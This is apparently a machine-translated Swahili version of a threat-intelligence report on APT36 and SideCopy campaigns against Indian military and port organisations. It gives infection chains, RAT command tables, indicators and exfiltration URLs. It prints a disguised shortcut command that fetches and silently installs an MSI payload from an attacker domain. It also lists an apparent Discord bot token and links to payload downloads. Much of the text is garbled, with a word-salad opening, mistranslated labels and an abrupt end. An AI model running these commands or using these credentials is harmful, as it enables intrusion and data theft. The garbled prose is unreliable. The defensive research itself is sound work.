An fungua saraka mwenyeji zisizo wanaohusishwa kwa Transparent Tribe (APT36) imepatikana na SEQRITE Timu ya Maabara ya APT. Fuchambuzi zaidi umebaini siri URLs on kikoa sawa zenye malipo inayotumiwa na kikundi chake kidogo cha APT SideCopy. Kulenga Mashirika ya serikali ya India kama vile Hewa Nguvu, viwanja vya meli na bandari by SideCopy is aliona kupitia msaraka nyingi za wazi Kwamba jeshied yake mpyaer malipo. A uhusiano mkubwa kati ya yase makundi pamoja na RusticWeb; ikiwa ni pamoja na uwanja/IP, C2 jina, faili ya decoys, na zaidi huingiliana wamekuwa aliona. Katika blogi hii, sisi itachunguza yase malipo and ya Overlaps kuonekana wakati ya hivi karibuni Kuongeza in kampeni kama hizo.
Matokeo muhimu
Muingiliano wa APT
- Kikoa kinapatikana kuwa kinapangisha mizigo ya SideCopy na APT36 kwa pamoja, ikilenga mazingira ya Windows na Linux mtawalia.
- Seva ya C2 inayotumiwa na upakiaji wa RAT ya SideCopy ina Jina lile lile la Kawaida (WIN-P9NRMH5G6M8) linalohusishwa kwa kawaida na lile la APT36.
- Vikundi vyote viwili vya tishio pamoja na RusticWeb, tumia faili sawa ya kuvutia katika miundo mbalimbali, miundombinu na huduma za wavuti katika minyororo yao ya maambukizi kufanya miunganisho yao kuwa imara.
Maambukizi ya SideCopy
- Kwa kutumia HTA iliyosasishwa sawa na SideWinder ili kukwepa ugunduzi, na kuifanya isionekane kabisa (FUD). URL zilizosimbwa ambazo zilipangisha faili za RTF za kikundi cha SideWinder APT zilipatikana katika hatua ya SideCopy.
- RAT ya kugeuza inatolewa kupitia vifurushi vya MSI kwa kutumia 'Jeshi la anga la India' mandhari kama udanganyifu, na vibadala vya kumbukumbu vya RAT Reverse pia vilionekana. Saraka zaidi zilizo wazi zilipatikana kwenye vikoa vingine viwili vinavyopangisha faili za DOTM ili kuwasilisha RAT ya Reverse kupitia faili za BAT, ikilenga maeneo ya meli na bandari.
- Vipakiaji vipya vilivyotumika kuiba hati na picha zinazoitwa Cheex, kikopi cha USB ili kuiba faili kutoka kwa viendeshi vilivyoambatishwa, programu ya FileZilla na hati za SigThief pia zilionekana.
- Upimaji wa ukwepaji wa hatua dhidi ya virusi katika maeneo ya Pakistani umetambuliwa. Wakati huo huo, trafiki ya waathiriwa kutoka India ambayo hutunzwa kwa kawaida kutoka C2 iliyoko Ujerumani inapitishwa kupitia itifaki ya IPsec kutoka IPs za Pakistani, kama ilivyoshirikiwa na Mwalimu kutoka kwa Timu ya Cymru.
- Upakiaji mpya unaotegemea NET unaoitwa Geta RAT unaotekelezwa kwenye kumbukumbu ya HTA, unajumuisha utendaji wa kuiba wa kivinjari kutoka kwa Async RAT. Sambamba, Action RAT inapakiwa na charmmap.exe badala ya credwiz.exe/reykeywiz.exe na tumia mandhari ya mtego wa asali iliyopewa jina kama 'Picha ya WhatsApp' inaonekana.
Maambukizi ya Kabila la Uwazi
- Kipakuaji chenye msingi wa Golang kinacholenga mifumo ya Linux kinatumika kuleta malipo ya mwisho kutoka kwa Hifadhi ya Google. Upakiaji huu wa mwisho ulionekana hivi majuzi kuletwa kutoka kwa kikoa badala yake na umepewa jina DISGOMOJI na Volexity, ambapo "viungo dhaifu vya miundombinu kwa SideCopy" vilitajwa.
- Kikundi kinaendelea kulenga jukwaa la Linux na Poseidon kwa kutumia njia za mkato za eneo-kazi zenye mada kama vile 'Pkutuliza/Uhamisho chini ya Ph-III ya Rotational Tmfadhili', 'Anwani ya IP iliyozuiliwa na TLP & Tarehe' na 'Orodha ya ukaguzi ya LTC'.
- matumizi ya Crimson RAT, pamoja na 'Matokeo ya Uchaguzi wa Uttarakhand' na 'Muhtasari wa Madai ya TDS' chambo pamoja na upachikaji wa programu ya FileZilla, pia imeonekana.

Kielelezo 1 - Mnyororo wa Maambukizi unaoingiliana
Mashambulizi yanayopishana
Kikoa kilichopatikana na saraka iliyo wazi ni campusportals[.]in ikiwa na folda nyingi zilizohifadhiwa juu yake. Hizi zina mizani ya Linux inayotegemea Golang inayohusishwa na APT36, lakini wakati huo huo, URL nyingi zilizofichwa zilionekana zikiandaa vipangaji vya HTA ambavyo ni vya SideCopy APT. Kikoa hicho awali kilitumika kama mwongozo wa mitihani mbalimbali ya kuingia nchini India, ambapo chapisho la mwisho kwenye Twitter/YouTube yao lilifanyika mwaka wa 2016. Saraka iliyo wazi kama hiyo ilionekana hapo awali ikiandaa vipangaji vya SideCopy kwenye programu hiyo hiyo ya LiteSpeed Web Server. Katika kesi hii, kikoa cha ukaguzi[.]in kilitumika kwa lango lingine la elimu, ambalo ni huduma za elimu na utunzaji wa watoto wachanga.

Mtini. 2 - Open Directory hosting APT36 na URLs siri na SideCopy stagers
Kumbukumbu ya ZIP ipo katika mojawapo ya saraka, hii ina PDF iliyolindwa na nenosiri na jozi ya ELF iliyojaa UPX. Kufungua hii kunaonyesha jozi ya Golang inayofanya kazi kama kipakuzi, ambapo kwanza hufungua PDF ya udanganyifu kwa kutumia nambari ya siri ' 745414 '. Mada ya mtego ni utafiti kuhusu matumizi ya intaneti ambao ulionekana katika kampeni nyingi za awali za SideCopy tangu Februari 2023.

Mchoro wa 3 - lure ya uchunguzi wa mtandao
Kisha hupakua upakiaji wa awamu inayofuata kutoka Hifadhi ya Google kama gnucoreinfo hadi kwenye saraka iliyofichwa .x86_32-linux-gnu , huifanya iweze kutekelezeka, na kuianzisha chinichini. Uvumilivu umewekwa kupitia viingizo viwili vya eneo-kazi vya AutoStart vinavyoitwa - GNOME_Core.desktop na GNULib_Update.desktop p. Hati ya bash huachwa na kusajiliwa kwa kazi ya cron ili kupakua upakiaji na kuhakikisha kuwa mchakato unaorudiwa haufanyi kazi kama inavyoonyeshwa hapa chini.

Kielelezo 4 - Mchakato wa kipakuzi cha Golang katika hati ya kuendelea
Lahaja ya DISGOMOJI
Mzigo wa mwisho ni mfumo mwingine wa ELF unaotumia UPX unaoitwa ' vmcoreinfo.txt '. Huu ni mfumo wa ufikiaji wa mbali unaotegemea hifadhi huria discord-c2 , unaotumia seva ya Discord kama C2 na emoji kwa mawasiliano. Volexity imeona aina tofauti za DISGOMOJI, ambapo Kitambulisho cha seva na tokeni ya bot ya seva ya Discord huwekwa msimbo mgumu au kupakuliwa wakati wa utekelezaji kama BID1.txt na GID1.txt kutoka ordai[.]quest . Katika toleo hili, Hifadhi ya Google inatumika kuzipakua kwa majina yafuatayo yanayoifanya iwe seva ya pili:
| Filename | Maelezo na Viungo vya Kupakua vya Hifadhi ya Google |
| BID2.txt | MTI0NjkwMDE2NTI1MjQ4NTM1Mg.GWqtv3.cZmv1ZIts2ClyZ6jcKKpRzkD_hChmEkfDcZKeM (Server ID) |
| hxxps://drive.google.com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| GID2.txt | 1246900038160879688 (Ishara ya Chini) |
| hxxps://drive.google.com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| GTK-Theme-Parse.txt | 2bf596603c432fa46b494dc3edd2d30f (MD5) |
| hxxps://drive.google.com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ |
Ujumbe wote wa kushughulikia hitilafu uliopo hujaribu kupotosha kutoka kwa utendaji halisi, lakini jina moja la hitilafu la kuvutia linaonekana kuwa " Hitilafu ya kusasisha Kavach Repository : %v ". Faili iliyofichwa inayoitwa GTK-Theme-Parse.txt inapakuliwa, ambayo hutumika kunakili faili mara kwa mara kutoka kwa diski za USB zilizounganishwa hadi saraka ya ndani. Kazi ya cron imewekwa vile vile kwa ajili ya kuendelea na faili hizi zinaweza kuchujwa kwa kutumia RAT inayotegemea emoji.

Mtini. 5 - Hati ya mwizi wa USB iliyofichwa
DISGOMOJI hukusanya maelezo ya msingi ya mfumo mwanzoni na utendaji wake ni pamoja na kupiga picha za skrini, kutekeleza amri, kupakia faili kwenye huduma za wavuti ( oshi[.]at na kuhamisha[.]sh ), kupakua na kupakia faili kupitia seva ya discord, kupata wasifu wa kivinjari cha Firefox, na kupata faili kulingana na kiendelezi cha kutoa nje. Ya mwisho ina mfuatano wa kipekee katika Kipunjabi (lugha maarufu zaidi nchini Pakistani) unaotafsiriwa kama "Nimekupa maarifa yote, unataka nini kingine?", inayofaa kwa uondoaji wa data. Lahaja mpya za Windows na Linux za PYSHELLFOX na GLOBESHELL za kutoa nje faili na kuiba wasifu wa Firefox pia zilitajwa na BlackBerry.

Kielelezo 6 - Ujumbe wa kuchuja
Tofauti ya Poseidon
Pia tumeona utumaji endelevu wa mawakala wa Poseidon kupitia njia za mkato za eneo-kazi la Linux na Transparent Tribe, ambapo faili za chambo zilihifadhiwa vile vile kwenye Hifadhi ya Google zikiwa na fikumatry <at>gmail.com na fitfalcon0900<at>gmail.com kama mmiliki wa akaunti. Udanganyifu tatu tofauti ulioonekana wote unahusiana na hati mbalimbali za serikali ya India. Hizi ni uandikishaji / uhamisho wa maafisa chini ya Wizara ya Ulinzi kutoka mwaka uliopita , anwani za IP zilizoorodheshwa nyeusi zenye tarehe na TLP , na orodha ya ukaguzi wa madai ya LTC.

Kielelezo 7 - danganya orodha ya IP kwa kutumia Poseidon (1)

Kielelezo 8 - Orodha hakiki inadanganya na Poseidon (2)

Mchoro 9 - Kuchapisha/Kuhamisha ujanja kwa kutumia Poseidon (3)
SideCopy
Kulingana na URL zilizoonekana katika maambukizi ya hivi karibuni ya SideCopy, upangishaji sawa wa vipangaji vya HTA ulitambuliwa pamoja na chambo sawa. Maambukizi huanza na faili ya njia ya mkato iliyohifadhiwa, ambayo huanza mchakato wa MSHTA kutekeleza faili za HTA za mbali zilizohifadhiwa kwenye kikoa hiki hiki. Kwa jumla, faili sita za HTA zilipatikana zikiwa na majina kama 1.hta au 2.hta. Lahaja ya kwanza ya HTA ina vitendakazi viwili vya kusimbua vya base64, kimoja kinategemea JavaScript, na kingine hutumia vitu vya ActiveX. Utendaji wa hii unabaki vile vile, ambao unajumuisha ukaguzi wa toleo la .NET, suluhisho la AV lililosakinishwa, kuunganisha mifuatano ya mzigo na kusimbua, na hatimaye kutekeleza DLL katika kumbukumbu pamoja na kupitisha faili ya upotoshaji.

Mchoro 10 - HTA stager toleo la 2
Lahaja ya pili ya HTA imefichwa sana na kuzingatiwa mara kwa mara tangu mwaka jana ambayo inatumia mbinu nyingi:
- Simbua mfuatano uliosimbwa kama base64 kwa kutumia alfabeti maalum
- Usimbuaji msingi wa XOR (na funguo: f551e832 na bWqQ)
- Urejeshaji wa mfuatano kwa kila herufi 1/2/5
- Mabadiliko ya cipher ya Kaisari kwa kutumia funguo nyingi

Kielelezo 11 - Ufafanuzi katika HTA
Utendaji wa jumla unabaki vile vile, lakini mifumo hii ya kuficha ilionekana katika HTA ya SideWinder APT tangu mwaka jana. Mifuatano ambayo haitumiki popote kwenye hati ina URL ( cabinet-gov-pk[.]ministry-pk[.]net ) ambazo zilihifadhi faili za RTF za SideWinder miaka michache iliyopita.

Kielelezo 12 - SideCopy stager na SideWinder URLs (maoni kutoka kwa uchanganuzi)
DLL ya preBotHta ya ndani ya kumbukumbu hufanya mfuatano wa kawaida wa kufungua decoy na kusakinisha suluhisho la AV. Kulingana na suluhisho la AV, huweka uendelevu kama mchanganyiko wa kazi iliyopangwa (VBScript), endesha kitufe cha usajili au njia ya mkato ya kuanzisha. Hatimaye huangusha faili mbili za ziada za HTA au kupakua MSFTEDIT.dll (Action RAT) kutoka ' hxxps://campusportals.in//files//documents//backup//ap.txt ' ambayo imepakiwa kando na charmap.exe ambayo inaunganishwa na 64.188.27[.]144 kwenye lango 5863 kwa C2.

Mtini. 13 - SideWinder domain mwenyeji files RTF
Faili za HTA zilizodondoshwa zinaitwa useH, useT na alphaT, ambazo zina utendaji sawa wa HTA uliotajwa hapo juu na kutekeleza kumbukumbu ya DLL mwishoni. DLL mbili tofauti zinapatikana, moja ni Reverse RAT ambayo inajumuisha amri 19 za C2 pamoja na kinyakuzi cha faili cha USB, ili kuhifadhi faili na folda wakati kiendeshi kipya kinapounganishwa. Ya pili ni RAT mpya ya .NET-based Geta yenye amri 30 za C2, ambayo inaweza pia kuiba data ya kivinjari cha Firefox na Chromium ya akaunti zote, wasifu na vidakuzi. Programu-jalizi hii ya kivinjari imekopwa kutoka kwa Async RAT kama inavyoonyeshwa hapa chini.

Kielelezo 14 - Geta RAT dhidi ya Async RAT
| Hapana | Amri | utendaji |
| 1 | Imetenganishwa | Funga muunganisho |
| 2 | Taarifa za Mfumo | Pata data ya mfumo (jina la kompyuta, jina la mtumiaji, saizi ya skrini, kumbukumbu inayopatikana na jumla (ya kawaida na ya mtandaoni), maelezo ya mfumo wa uendeshaji, hali ya nishati ya betri, saa ya juu ya mfumo, viendeshaji, maelezo ya mtandao) |
| 3 | pkill | Ua mchakato mahususi na uchote orodha ya mchakato |
| 4 | ProcessManager | Pata orodha ya mchakato |
| 5 | programu | Pata programu zilizosakinishwa |
| 6 | Nywila | Pata Firefox na vitambulisho vya kivinjari vinavyotegemea chromium kutoka kwa akaunti/wasifu/vidakuzi vyote |
| 7 | RD | Pata picha ya skrini ya eneo-kazi la mbali |
| 8 | GetPcBounds | Pata ukubwa wa skrini |
| 9 | SetCurPos | Weka nafasi ya mshale |
| 10 | GetHostsFile | Pata \ nk\ faili za majeshi |
| 11 | SaveHostsFile | Hifadhi faili \ nk\ majeshi katika eneo maalum |
| 12 | GetCPText | Pata yaliyomo kwenye ubao wa kunakili |
| 13 | Hifadhi Nakala yaCP | Hifadhi yaliyomo kwenye ubao wa kunakili katika eneo maalum |
| 14 | Shell | Tumia amri kupitia "cmd / C" |
| 15 | KurekodiAnza | Hakuna utendakazi uliofafanuliwa lakini kuna uwezekano mkubwa unatumika kwa kunasa skrini |
| 16 | RecordingStop | Hakuna utendakazi uliofafanuliwa lakini kuna uwezekano mkubwa unatumika kwa kunasa skrini |
| 17 | KurekodiPakua | Hakuna utendakazi uliofafanuliwa lakini kuna uwezekano mkubwa unatumika kwa kunasa skrini |
| 18 | OrodhaDrives | Pata orodha ya viendeshi |
| 19 | ListFiles | Pata faili na saraka kwa njia maalum |
| 20 | mkdir | Unda saraka mpya |
| 21 | ni rm | Futa saraka |
| 22 | rnfolda | Badilisha jina la saraka |
| 23 | mvdir | Hamisha saraka |
| 24 | rmfile | Futa faili |
| 25 | rnfile | Badilisha jina la faili |
| 26 | sharefile | Pakua faili |
| 27 | kukimbia | Tekeleza faili |
| 28 | Kutekeleza | 1. Pakia faili na utekeleze kupitia upakiaji wa Upande wa DLL 2. Tekeleza "cmd /C netstat -ano" na upate hali ya muunganisho wa IP ya seva 3. Pata kusakinishwa AV |
| 29 | addSys | Weka kuendelea kupitia usajili au kuanzisha |
| 30 | upakiaji wa faili | Weka faili |
Marudio mawili sawa ya HTA inayofanana na CACTUS TORCH na SILENT TRINITY yalizingatiwa lakini yameepuka kugunduliwa kabisa. Haya hutekelezwa kupitia faili za njia za mkato na inatumia mandhari kama vile asali trap na mkwamo wa Marekani wa China ili hatimaye kupunguza malipo ya mwisho.
Kielelezo 15 - Mchezaji mpya wa HTA
Tofauti zilizobainishwa katika HTA hii mpya ingawa utendakazi unabaki sawa:
- Kando na usimbaji wa base64, chaguo jingine la kukokotoa lenye urefu maalum wa kusimbua data linatumika. Kimsingi DLL iliyopachikwa imesimbwa mara mbili kwa kutumia vitendaji hivi.
- Udanganyifu na DLL iliyopakiwa kando haijapachikwa tofauti katika HTA lakini katika .NET DLL yenyewe.
- Haitumii hoja za WMI kusakinisha AV wala VBScript kupata toleo la .NET.
- Muhimu, hakuna lengo lililobainishwa ili kuunda mfano na kuomba kwa nguvu.

Kielelezo 16 - Toleo la HTA lililorahisishwa
Badala ya kupakia preBotHta au SummitOfBion katika kumbukumbu, BroaderAspect.dll inaonekana pale inapodondosha decoy na kuifungua. Hakuna ukaguzi wa anti-virus unaofanywa lakini kitufe cha kuendesha usajili kimewekwa kwa ajili ya kuendelea na DLL (DUser.dll) imeangushwa kwenye sideload kupitia rekeywiz . Saraka lengwa ni 'C:\Users\Public\BroadCastUSB\crezly.exe' na njia ya PDB inayohusishwa na faili mbili ni: 'E:\TestAssembly\obj\Debug\BroaderAspect.pdb'.

Kielelezo 17 - DLL inaendesha kwenye kumbukumbu ya MSHTA
Badilisha kampeni za RAT
Maambukizi mengi yanayoongoza kwa Reverse RAT yameonekana kuwa vielelezo vilivyotumika na vikoa bandia vinavyohusiana na vituo mbalimbali vya ujenzi wa meli, bandari na hata Jeshi la Anga. Mashirika haya yote yanasimamiwa chini ya Wizara ya Ulinzi ya Serikali ya India (MoD) na Wizara ya Bandari, Usafirishaji na Njia za Majini (MOPSW).

Kielelezo 18 - Reverse RAT maambukizi na malengo
Lahaja ya pekee ya Reverse RAT huangushwa kupitia kifurushi cha MSI wakati wa ratiba hiyo hiyo. Faili ya ZIP inayoitwa ' Salary_Increment_FY_2024 ' ina njia ya mkato ya LNK ya kupakua na kutekeleza kifurushi cha MSI kama:
- C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /i hxxps://utkalsesavamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/
Kifurushi hiki kinajumuisha faili ya .NET Confuser PE ambayo hutekelezwa wakati wa vitendo maalum na mfuatano wa usakinishaji kama inavyoonyeshwa kwenye picha iliyo hapa chini. RAT ya kinyume imeangushwa kama “ C:\\ProgramData\\VSUpdates\\svirbre.exe ” mwishoni ikiwa na amri 19 zile zile za C2 na uendelevu wake umewekwa kupitia hati nyingine ya HTA fileros.hta pamoja na kitufe cha usajili cha kukimbia.
| Hapana | Amri | utendaji |
| 1 | kukimbia | Tekeleza faili |
| 2 | orodha | Orodhesha faili au saraka za njia |
| 3 | pkill | Ua mchakato wa kukimbia |
| 4 | karibu | Funga muunganisho na C2 |
| 5 | Rename tena | Badilisha jina la faili |
| 6 | screen | Chukua skrini |
| 7 | upload | Pakia faili kwa C2 |
| 8 | kufuta | Futa faili |
| 9 | usajili | Orodhesha funguo zote za Usajili na maadili yao |
| 10 | mchakato | Orodhesha michakato yote inayoendesha |
| 11 | programu | Orodhesha programu zote zilizosakinishwa |
| 12 | download | Pakua faili kutoka C2 |
| 13 | creatdir | Unda saraka mpya |
| 14 | shellexec | Tekeleza amri au ufungue faili kwa kutumia cmd.exe |
| 15 | regnewkey | Unda ufunguo mpya wa Usajili |
| 16 | clipboard | Rejesha maudhui ya ubao wa kunakili |
| 17 | regdelkey | Futa ufunguo wa Usajili |
| 18 | downloadexe | Pakua na utekeleze faili |
| 19 | ubao wa kunakili | Weka maudhui ya ubao wa kunakili |

Kielelezo 19 - mfuko wa MSI ili kuacha RAT ya Reverse
Mlolongo wa maambukizi na mizigo ni kama ifuatavyo:
| Filename | Maelezo |
| Nyongeza_ya_Mshahara_FY_2024.zip | Tarehe ya Marekebisho: 2024-06-03 |
| Nyongeza_ya_Mshahara_FY_2024.pdf.lnk | Kitambulisho cha mashine: cop125n, Tarehe ya Kurekebisha: 2023-12-04 |
| newpictures.png (MSI) | Tarehe ya Kurekebisha: 2020-09-18, Mwandishi: MSTech Soft |
| Filmeos.exe | .NET Confuser 1.x |
| svirbre.exe (Reverse RAT) | Muhimu: winupdates@7 C2: defender.windowupdatecache[.]katika/sasisho rasmi |
Udanganyifu uliotupwa una maelezo ya nyongeza ya mishahara yaliyotolewa kwa wafanyikazi wa Jeshi la Wanahewa la India. Ni hati ya hivi majuzi inayotaja tarehe ya kuanza ya malipo kuwa Julai 2024.

Kielelezo 20 - Kikosi cha Hewa cha India kilipe decoy
Saraka zaidi zilizo wazi
Mnamo Julai, vikoa vingine viwili vyenye saraka wazi vilionekana ambavyo vilihifadhi mizani mipya na ya zamani ya SideCopy kama inavyoonekana na mihuri ya muda. Hizi zina hati nyingi za EXE, PNG, PDF, BAT, na hati zingine zinazotumika katika kampeni za Reverse RAT. Kikoa cha slidefinder[.]com kilihifadhi sampuli za Julai ambazo huleta mizani kutoka kwa kikoa kingine cha mazagondoc[.]com , ambacho nacho kilihifadhi faili mnamo Oktoba 2023 kwa mashambulizi ya sindano ya kiolezo.

Kielelezo 21 - Fungua saraka zinazopangisha malipo ya SideCopy
Nyaraka mbili za kiolezo zilizowezeshwa na makro zinazoitwa Aerospace.dotm na tmps.dotm zilizingatiwa ambazo huanza mnyororo wa maambukizi. Ratiba ndogo zilizofichwa hutekelezwa baada ya kufungua hati, ambapo hupakua faili ya PNG iliyohifadhiwa kama hati ya kundi " 08973422348.bat " kwenye saraka ya TEMP, ikiwa jibu la HTTP ni 200. Ikiwa faili ipo, huendesha faili ya kundi kwa kutumia kitendakazi cha Shell.

Kielelezo 22 - VBA macro katika nyaraka za template
Katika mojawapo ya violezo, baadaye huita utaratibu mdogo wa UNLK unaobadilisha kiolezo kilichoambatishwa cha hati inayotumika kuwa kiolezo cha Normal.dotm kwenye saraka ya mtumiaji, na kisha hufunga hati bila kuhifadhi mabadiliko. Ikiwa hitilafu itatokea, huita utaratibu mdogo wa DBVP unaojaribu kuondoa vipengele vyote vya VBA kutoka kwenye hati, na hivyo kufuta msimbo wote wa VBA. Hati ya kundi iliyoonyeshwa hapa chini kimsingi hupakua mzigo wa malipo wa Reverse RAT kama PNG kwa kutumia PowerShell , huinakili kwenye saraka iliyofichwa na huunda kazi iliyopangwa kuendeshwa kila baada ya dakika 5.

Kielelezo 23 - Hati ya Kundi ya kupakua RAT ya Reverse
Faili ya ujanja Letter002.pdf pia hupakuliwa na kufunguliwa kwa wakati mmoja, ambayo inalingana na maelezo ya mkataba wa Cochin Shipyard Limited wakati wa Januari 2024, inayofanya kazi chini ya Wizara ya Bandari, Usafirishaji na Njia za Maji. Maelezo haya yote ya mkataba wa kila mwezi yanapatikana hadharani kwenye kikoa chao halali. Mbali na kusikiliza amri 19, Reverse RAT hupakua faili nyingine kutoka kwa kikoa cha mazagondoc[.]com , ikiiga tovuti rasmi ya Wizara ya Ulinzi ya Mazagon Dock Shipbuilders Limited - mazagondock[.]in . Kikoa hiki kinachohifadhi mizigo pia kilionekana katika kampeni ya Oktoba 2023 kikitoa Revere RAT kwa shabaha sawa. C2 inayoonekana na Reverse RAT ni vocport[.]com/Contactus, ambayo inaiga kikoa cha Mamlaka ya Bandari ya VO Chidambaranar chini ya Wizara ya Bandari, Usafirishaji na Njia za Maji.

Kielelezo 24 - Decoy na maelezo ya mkataba wa Cochin Shipyard
Zaidi na zaidi ya .NET
Upakiaji mpya unaotegemea NET unapakuliwa na kuendeshwa ambao una utendaji wa kutafuta na kuhifadhi faili kwa kutumia kiendelezi maalum. Hizi baadaye hutolewa kwa seva zifuatazo kama inavyoonekana na sampuli mbili:
- hxxp://149.28.95.195/dakshf_upload.php
- hxxps://googleservices[.]live/dakshf_upload.php
Sampuli hizi pia zina njia ya PDB ya mradi chanzo chini ya jina la mtumiaji " Dead Snake" lenye jina kama cheex (jukwaa la mtandaoni lisilohusiana na jina hili lipo). Huangalia folda tano - Eneo-kazi, Binafsi, Nyaraka za Kawaida, Vipakuliwa na Hivi Karibuni kwa faili zenye viendelezi hivi 12 - DOCX, DOC, XLSX, XLS, PPTX, PPT, PDF, BAK, JPEG, JPG, PNG na TXT.
| C:\Users\Dead Snake\source\repos\cheex-folderwise\cheex\obj\Release\dlhost.pdb |
| C:\Users\Dead Snake\source\repos\cheex\cheex\obj\Debug\cheex.pdb |

Kielelezo 25 - Mishahara mipya ya uchujaji wa faili
Kama inavyoonekana na Reverse RAT hapo juu iliyotolewa kupitia MSI iliyojumuisha utendakazi wa uchujaji wa faili kutoka kwa vifaa vilivyoambatishwa vya USB, sasa hiyo inapatikana kama moduli tofauti kabisa. Barua zote za kiendeshi zimeorodheshwa, na faili zinanakiliwa kwenye saraka ya TEMP kwa kutumia wafanyikazi wa usuli kabla ya kuzipakia kwenye IP sawa. Njia za PDB zinazozingatiwa kwa sampuli mbili ni:
| e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Release\AdobeReaders.pdb |
| e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Debug\AdobeReaders.pdb |
Faili zingine zilizoonekana ni hati zinazowezeshwa na macro, udanganyifu, programu ya FileZilla (inayotumika kwa uhamishaji wa faili) na hati ya chanzo huria ya python SigThief inayotumika kuiba na kuongeza saini, zilihifadhiwa zinazohusiana na kampeni zilizopita.
- Naval_Projects_Payment_section_Report_29092023.docx
- Naval_Projects_Payment_section_Report_131023.docx
- Project_and_Services_Section_report_10102023.docx
- Barua002.pdf
- NavalProjects.pdf
Nyaraka zingine za udanganyifu zilizotumika katika kampeni za 2023 pia zilipatikana katika eneo hilo hilo. Hizi zinahusiana na kibali cha kuingia bandarini kwa Mamlaka ya Bandari ya VO Chidambaranar ya serikali na hali ya ankara ya wachuuzi wanaohusiana na Miradi ya Jeshi la Wanamaji. Chambo hizi ni hati zinazopatikana hadharani.

Kielelezo 26 - Udanganyifu wa mandhari ya bandari ya Naval kutoka kampeni ya Oktoba 2023

Kielelezo 27 - Udanganyifu wa ankara ya mradi wa Majini kutoka kampeni ya Oktoba 2023
Miundombinu na Sifa
